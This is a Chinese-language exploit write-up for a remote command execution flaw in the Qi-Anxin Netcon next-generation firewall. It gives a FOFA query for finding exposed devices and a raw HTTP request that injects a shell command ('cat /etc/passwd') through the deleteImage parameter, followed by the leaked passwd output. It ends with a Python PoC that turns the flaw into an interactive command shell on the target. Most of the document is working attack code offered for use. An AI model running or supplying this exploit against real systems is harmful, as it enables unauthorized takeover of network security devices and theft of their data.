# 奇安信 网康下一代防火墙 RCE

## 0x01 漏洞描述

奇安信 网康下一代防火墙存在远程命令执行，通过漏洞攻击者可以获取服务器权限

## 0x02 漏洞影响


奇安信 网康下一代防火墙

## 0x03 FOFA

```
app="网康科技-下一代防火墙"
```

## 0x04 漏洞复现

登录页面如下



版权所有© 2004-2015 北京网康科技有限公司 保留所有权利


发送如下请求包

```
POST /directdata/direct/router HTTP/1.1
Host: XXX.XXX.XXX.XXX
Connection: close
Content-Length: 179
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

{"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;cat /etc/passwd >/var/www/html/test_cmd.txt"]}],"type":"rpc","tid":17,"f8839p7rqtj":"="}
```

再请求获取命令执行结果

```
http://xxx.xxx.xxx.xxxx/test_cmd.txt
```


不安全
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Request
Raw Params Headers Hex
Pretty Raw \n Actions
Response
Raw Headers Hex
Pretty Raw Render \n Actions

[redacted]/test_cmd.txt

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
lighttpd:x:498:498:lighttpd web server:/var/www/lighttpd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
nginx:x:497:496:nginx user:/var/cache/nginx:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
ldap:x:55:55:LDAP User:/var/lib/ldap:/sbin/nologin
quagga:x:92:92:Quagga routing suite:/var/run/quagga:/sbin/nologin
tss:x:496:491::/var/lib/tpm:/usr/sbin/nologin
vyatta:x:0:0:vyatta:/home/vyatta:/bin/vbash
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
sslvpn:x:500:500::/home/sslvpn:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ns_ngfw:x:501:501::/home/ns_ngfw:/bin/rbash
admin:x:1000:100::/home/admin:/bin/vbash
```

```
POST /directdata/direct/router HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 179
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
Origin: https:/[redacted]
Content-Type: text/plain
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://[redacted]/directdata/direct/router
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: PHPSESSID=nmkh7433klevr0rapcmgeru6r1; ys-active_page=s%3A
x-forwarded-for: 127.0.0.1
x-originating-ip: 127.0.0.1
x-remote-ip: 127.0.0.1
x-remote-addr: 127.0.0.1

{
  "action":"SSLVPN_Resource",
  "method":"deleteImage",
  "data":[
    {
      "data":[
        "/var/www/html/d.txt;cat /etc/passwd >/var/www/html/test_cmd.txt"
      ]
    }
  ],
  "type":"rpc",
  "tid":17,
  "f8839p7rqtj":"="
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 10 Apr 2021 14:57:35 GMT
Content-Type: application/json
Connection: close
X-Frame-Options: SAMEORIGIN
Content-Length: 101

[
  {
    "type":"rpc",
    "tid":17,
    "action":"SSLVPN_Resource",
    "method":"deleteImage",
    "result":{
      "success":true
    }
  }
]
```

# 0x05 漏洞POC

```python
import requests
import sys
import random
from requests.packages.urllib3.exceptions import InsecureRequestWarning

def title():
    print('+------------------------------------------')
    print('+  \033[34mVersion: 奇安信 网康下一代防火墙  \033[0m')
    print('+  \033[36m使用格式:  python3 poc.py  \033[0m')
    print('+  \033[36mUrl         >>> http://xxx.xxx.xxx.xxx  \033[0m')
    print('+------------------------------------------')

def POC_1(target_url):
    vuln_url = target_url + "/directdata/direct/router"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36",
        "Content-Type": "application/json",
    }
    data = '{"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;cat /etc/passwd >/var/www/html/test_cmd.txt"]}],"type":"rpc","tid":17,"f8839p7rqtj":"="}'
    try:
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.post(url=vuln_url, headers=headers, data=data,verify=False, timeout=5)
        if response.status_code == 200 and "success" in response.text:
            print("\033[32m[o] 目标{}可能存在漏洞，正在执行命令 cat /etc/passwd \033[0m".format(target_url))
            requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
            response = requests.get(url=target_url + "/test_cmd.txt", headers=headers, data=data, verify=False, timeout=5)
            if "root" in response.text and response.status_code == 200:
                print("\033[32m[o] 响应为： {} \033[0m".format(response.text))
                while True:
                    cmd = input("\033[35mCmd >>> \033[0m")
                    if cmd == "exit":
                        sys.exit(0)
                    else:
                        POC_2(target_url, cmd)
        else:
            print("\033[31m[x] 目标不存在漏洞 \033[0m")
            sys.exit(0)
    except Exception as e:
        print("\033[31m[x] 请求失败 \033[0m", e)

def POC_2(target_url, cmd):
    vuln_url = target_url + "/directdata/direct/router"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36",
        "Content-Type": "application/json",
    }
    data = '{"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;%s >/var/www/html/test_cmd.txt"]}],"type":"rpc","tid":17,"f8839p7rqtj":"="}' % (cmd)
    try:
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.post(url=vuln_url, headers=headers, data=data, verify=False, timeout=5)
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.get(url=target_url + "/test_cmd.txt", headers=headers, data=data, verify=False, timeout=5)
        print("\033[32m[o] 响应为： \n{} \033[0m".format(response.text))
    except Exception as e:
        print("\033[31m[x] 请求失败 \033[0m", e)

if __name__ == '__main__':
    title()
    target_url = str(input("\033[35mPlease input Attack Url\nUrl >>> \033[0m"))
    POC_1(target_url)
```